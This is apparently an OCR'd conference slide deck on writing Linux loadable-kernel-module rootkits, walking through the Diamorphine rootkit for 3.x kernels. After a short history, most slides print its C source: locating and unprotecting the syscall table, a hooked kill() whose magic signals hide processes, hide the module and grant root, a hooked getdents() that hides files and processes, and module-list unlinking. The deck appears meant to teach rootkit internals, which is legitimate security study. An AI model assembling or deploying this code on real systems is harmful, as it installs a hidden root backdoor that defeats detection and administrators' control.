Diamorphine for current kernel

Linux LKM rootkits in 2014

Index

Index

What are rootkits?

- A rootkit is a stealthy type of software, typically malicious, designed to hide the existence of certain processes or programs from normal methods of detection and enable continued privileged access to a computer. [1]
- The term rootkit is a concatenation of "root" (the traditional name of the privileged account on Unix operating systems) and the word "kit" (which refers to the software components that implement the tool). The term "rootkit" has negative connotations through its association with malware. [1]

History

- The term rootkit or root kit originally referred to a maliciously modified set of administrative tools for a Unix-like operating system that granted "root" access. [1]
- Ken Thompson of Bell Labs, one of the creators of Unix, theorized about subverting the C compiler in 1983 that would detect attempts to compile the Unix login command and generate altered code that would accept not only the user's correct password, but an additional "backdoor" password [1]
- Lane Davis and Steven Dake wrote the earliest known rootkit in 1990 for Sun Microsystems' SunOS UNIX operating system. [1]

Generation of rootkits

- Modify binaries
- LKM rootktis
- Change kmen without LKM
- Bootkits

Loadable Kernel Modules

- LKM are used to expand the functionality of the kernel;
- They can be loaded dynamically, ie, it is not necessary to recompile the whole kernel;
- Typically they are device drivers, filesystems or system calls;
- However, this allows an attacker to write a kernel module, and subvert the whole system.


Loadable Kernel Modules – hello world [2]

```
#include <linux/init.h>
#include <linux/module.h>
MODULE_LICENSE("Dual BSD/GPL");

static int hello_init(void)
{
    printk(KERN_ALERT "Hello, world\n");
    return 0;
}

static void hello_exit(void)
{
    printk(KERN_ALERT "Goodbye, cruel world\n");
}

module_init(hello_init);
module_exit(hello_exit);
```

LKM rootkits

- Typically by hooking syscalls;
- Technique was popularized in 1999 by the THC paper knows as LKM HACKING; [3]
- By hooking syscalls, an attacker can hide files or directories, hide process, bypass file permissions, hide certain file parts, monitor file operations, etc.; [3]
- Heroin was classic LKM rootkit showed in the LKM HACKING, it was written by Runar Jensen for 2.1 Linux Kernel: hide itself, hide files or directories and can hide process using a signal 31. [3]

LKM rootkits – syscall hooking



LKM rootkit for current kernels

- From the time of the LKM_HACKING paper and the heroin.c code a lot of things in the kernel has changed;
- Those things affect the way of writing rootkits;
- So, how can we write a rootkit for current linux kernels?
- What has changed? What hasn't?

Diamorphine - LKM rootkit for current kernels

- I choose some of the functionalities of the Heroin to write the Diamorphine, a rootkit for the 3.x Linux Kernels;
- Most of the code that's gonna be shown in this presentation is from Diamorphine code;
- Diamorphine is just another name for the heroin drug/
- The objective of writing the diamorphine rootkit is to provide an update for some of the functionalities used in the classic LKMs rootkit.

Diamorphine - features

- When loaded, the module starts invisible;
- Hide/unhide any process by sending a signal 31;
- Sending a signal 63(to any pid) makes the module become (in)visible;
- Sending a signal 64 (to any pid) makes the given user become root;
- Files or directories starting with the MAGIC_PREFIX seems to disappear.
- Source: https://github.com/m0nad/Diamorphine

How to implement? What has changed?

- For >2.6 Linux kernel this seems to be true:
  - System call table is not exported;
  - Syscall table memory's page is not writable;
  - query_module syscall(and alike) doesn't exist anymore(used to be hooked to hide the rootkit);
  - To change the credentitals, now you need to use prepare_creds() and commit_creds().

Find syscall table

- In the old times the address of the syscall table was exported;
- Now its not, so we need to find it.
- One way is to look at System.map:

```
$ sudo grep sys_call_table /boot/System.map-3.13.0-32-generic
c1663140 R sys_call_table
```

Find syscall table dynamically

- Look at System.map to find the syscall table, the modify the source-code of the rootkit is not pratical;
- We need to find the system call table dynamically;
- This can be done by searching for some syscall in the kernel land memory space. [4]

Find syscall table dynamically

```
for (i = START_MEM; i < END_MEM; i += sizeof(void *)) {
        syscall_table = (unsigned long *)i;

        if (syscall_table[__NR_close] == (unsigned long)sys_close)
                return syscall_table;
}
return NULL;
```

Find syscall table dynamically

- Another way to find the syscall table is using the sidt instruction, this technique was shown in the suckit rootkit; [5]
- The sidt instruction "asks the processor" for the interrupt descriptor table; [5]
- From this structure we will get a pointer to the interrupt descriptor of int $0x80; [5]
- From the IDT we can compute the address of int $0x80's entrypoint; [5]
- In short, near to beginning of int $0x80 entrypoint is 'call sys_call_table(,eax,4)' opcode; [5]

Find syscall table dynamically

```
unsigned long *find_sys_call_table ( void )
{
    char **p;
    unsigned long sct_off = 0;
    unsigned char code[255];

    asm("sidt %0":"=m" (idtr));
    memcpy(&idt, (void *)(idtr.base + 8 * 0x80), sizeof(idt));
    sct_off = (idt.off2 << 16) | idt.off1;
    memcpy(code, (void *)sct_off, sizeof(code));

    p = (char **)memmem(code, sizeof(code), "\xff\x14\x85", 3);

    if ( p )
        return *(unsigned long **)((char *)p + 3);
    else
        return NULL;
}
```

Permissions in sys_call_table page

- To hook syscalls, we have to change the address of the syscalls in the sys_call_table;
- The sys_call_table memory's page doesn't come anymore with write permissions;
- So, we need to change the permissions;
- One way to do that is using set_pte_atomic() function.

Permissions in sys_call_table page

```
pte = lookup_address((unsigned long)sys_call_table, &level);
if (!pte)
        return -1;
```

```
/* Unprotected kernel memory page containing for writing */
set_pte_atomic(pte, pte_mkwrite(*pte));
```

Permissions in sys_call_table page

```
/* Restore kernel memory page protection */
set_pte_atomic(pte, pte_clear_flags(*pte, _PAGE_RW));
```

Hooking a syscall

- After finding the syscall table address;
- Make the page writeble;
- Now we can hook some syscall;
- To do that, just modify the address of the system call in the sys call table for the hacked syscall;
- Let's see how to hook the kill() syscall and implement a hacked_kill().

Hooking a syscall – kill() hook

```
sys_call_table[__NR_kill] = (unsigned long)hacked_kill;
```

Hooking a syscall – kill() hook

- Syscall kill() recieves pid and the signal;
- When you call the command line like kill -9 <pid>, this passes the signal 9(SIGKILL) and process <pid> to the kill() syscall;
- The classical kill() hook create news signals or some kind of a magic pid, to do the dirty job;
- Let's see how.

Hooking a syscall – kill() hook

```
asmlinkage int
hacked_kill(pid_t pid, int sig)
{
        struct task_struct *task;

        switch (sig) {
                case SIGINVIS:
                        if ((task = find_task(pid)) == NULL)
                                return -ESRCH;
                        task->flags ^= PF_INVISIBLE;
                        break;
```

Hooking a syscall – kill() hook

```
                case SIGSUPER:
                        give_root();
                        break;
                case SIGMODINVIS:
                        if (module_hidden) module_show();
                        else module_hide();
                        break;
                default:
                        return orig_kill(pid, sig);
        }
        return 0;
}
```

Hooking a syscall – kill() hook

- The find_task() uses the “current”, that is a macro for task_struct of the current process;
- task_struct contains the pointer for the next task, its a linked list;
- For interate each task, you can use the for_each_process macro;
- Lets see the implementation.

Hooking a syscall – kill() hook

```
struct task_struct *
find_task(pid_t pid)
{
        struct task_struct *p = current;
        for_each_process(p) {
                if (p->pid == pid)
                        return p;
        }
        return NULL;
}
```

Hooking another syscall - getdents()

- The system call getdents() is used to get directory entries;
- Commands like ls, ps, etc depends on this syscall;
- Works by reading several linux_dirent structures from the directory referred by an open file descriptor into a buffer;
- We can hook this syscall to make a file or process invisible.

Hooking another syscall - getdents()

- Our getdents is gonna call the original getdents, to fill the linux_dirent structure;
- To hide a file or process, we need to modify the linux_dirent structures;
- Search for the MAGIC_PREFIX or if its a invisible process, then remove;
- For iterating over files, just increment the linux_dirent pointer with the d_reclen size

Hooking another syscall - getdents()

```
asmlinkage int
hacked_getdents(unsigned int fd, struct linux_dirent __user *dirent,
        unsigned int count)
{
        int ret = orig_getdents(fd, dirent, count), err;
        unsigned short proc = 0;
        unsigned long off = 0;
        struct linux_dirent *dir, *kdirent, *prev = NULL;
        struct inode *d_inode;

        if (ret <= 0)
                return ret;

        kdirent = kzalloc(ret, GFP_KERNEL);
        if (kdirent == NULL)
                return ret;
```

Hooking another syscall - getdents()

```
err = copy_from_user(kdirent, dirent, ret);
if (err)
        goto out;

d_inode = current->files->fdt->fd[fd]->f_dentry->d_inode;

if (d_inode->i_ino == PROC_ROOT_INO && !MAJOR(d_inode->i_rdev)
        /*&& MINOR(d_inode->i_rdev) == 1*/)
        proc = 1;
```

Hooking another syscall - getdents()

```
while (off < ret) {
        dir = (void *)kdirent + off;
        if ((!proc &&
        (memcmp(MAGIC_PREFIX, dir->d_name, strlen(MAGIC_PREFIX)) == 0))
        || (proc &&
        is_invisible(simple_strtoul(dir->d_name, NULL, 10)))) {
                if (dir == kdirent) {
                        ret -= dir->d_reclen;
                        memmove(dir, (void *)dir + dir->d_reclen, ret);
                        continue;
                }
                prev->d_reclen += dir->d_reclen;
        } else
                prev = dir;
        off += dir->d_reclen;
}
```

Hooking another syscall - getdents()

```
        err = copy_to_user(dirent, kdirent, ret);
        if (err)
                goto out;
out:
        kfree(kdirent);
        return ret;
}
```

Hooking another syscall - getdents()

```
int
is_invisible(pid_t pid)
{
        struct task_struct *task;
        if (!pid)
                return 0;
        task = find_task(pid);
        if (!task)
                return 0;
        if (task->flags & PF_INVISIBLE)
                return 1;
        return 0;
}
```

Credentials - give_root()

- In the < 2.6.29 kernels we find all in the “task_struct” structure. [4]
- So, to give a root, just change the current uid, gid etc. to 0, as follows: current->uid = current->gid = current->euid = current->egid = current->suid = current->sgid = current->fsuid = current->fsgid = 0; [4]
- Where “current” is macro for the task_struct of the current process. [4]

Credentials - give_root()

- But the task_struct was change, and now, we have a new struct called cred; [4]
- To change, first use the prepare_creds() to prepare a new set of credentials; [4]
- When the new set of credentials is ready, it should be committed to the current process by calling commit_creds(); [4]

Credentials - give_root()

- Another thing has change, the cred structure;
- Prior to the kernel 3.5, the uid, gid, etc. - In the cred structure - was just an unsigned int;
- Now is an structure(kuid_t, kgid_t, etc.) thats contains the unsigned int in the variable 'val';
- With this information, let's see the code.

Credentials - give_root()

```
void
give_root(void)
{
        struct cred *newcreds;
        newcreds = prepare_creds();
        if (newcreds == NULL)
                return;
        #if LINUX_VERSION_CODE < KERNEL_VERSION(3, 5, 0)
                newcreds->uid = newcreds->gid = 0;
                newcreds->euid = newcreds->egid = 0;
                newcreds->suid = newcreds->sgid = 0;
                newcreds->fsuid = newcreds->fsgid = 0;
```

Credentials - give_root()

```
        #else
                newcreds->uid.val = newcreds->gid.val = 0;
                newcreds->euid.val = newcreds->egid.val = 0;
                newcreds->suid.val = newcreds->sgid.val = 0;
                newcreds->fsuid.val = newcreds->fsgid.val = 0;
        #endif
        commit_creds(newcreds);
}
```

Hide/Unhide module

- The Heroin LKM hides itself by hooking the query_module syscall;
- But that syscall doesn't exists in > 2.6 Kernels;
- The solution was to use list_del() to delete some structures from modules list; [6]
- We can use list_add() to unhide the module.[6]

Hide/Unhide module

```
module_previous = THIS_MODULE->list.prev;
list_del(&THIS_MODULE->list);
```

```
list_add(&THIS_MODULE->list, module_previous);
```

References

- [1] Wikipedia Rootkit: https://en.wikipedia.org/wiki/Rootkit
- [2] Linux Device Drivers: http://lwn.net/Kernel/LDD3/
- [3] LKM HACKING/heroin.c: https://www.thc.org/papers/LKM_HACKING.html
- [4] Memset's blog: http://memset.wordpress.com/
- [5] Linux on-the-fly kernel patching without LKM: http://phrack.org/issues/58/7.html
- [6] WRITING A SIMPLE ROOTKIT FOR LINUX: http://big-daddy.fr/repository/Documentation/Hacking/Security/Malware/Rootkits/writing-rootkit.txt
- [7] Linux Cross Reference: http://lxr.free-electrons.com/
- [*] Diamorphine: https://github.com/m0nad/Diamorphine/

Questions? Be nice!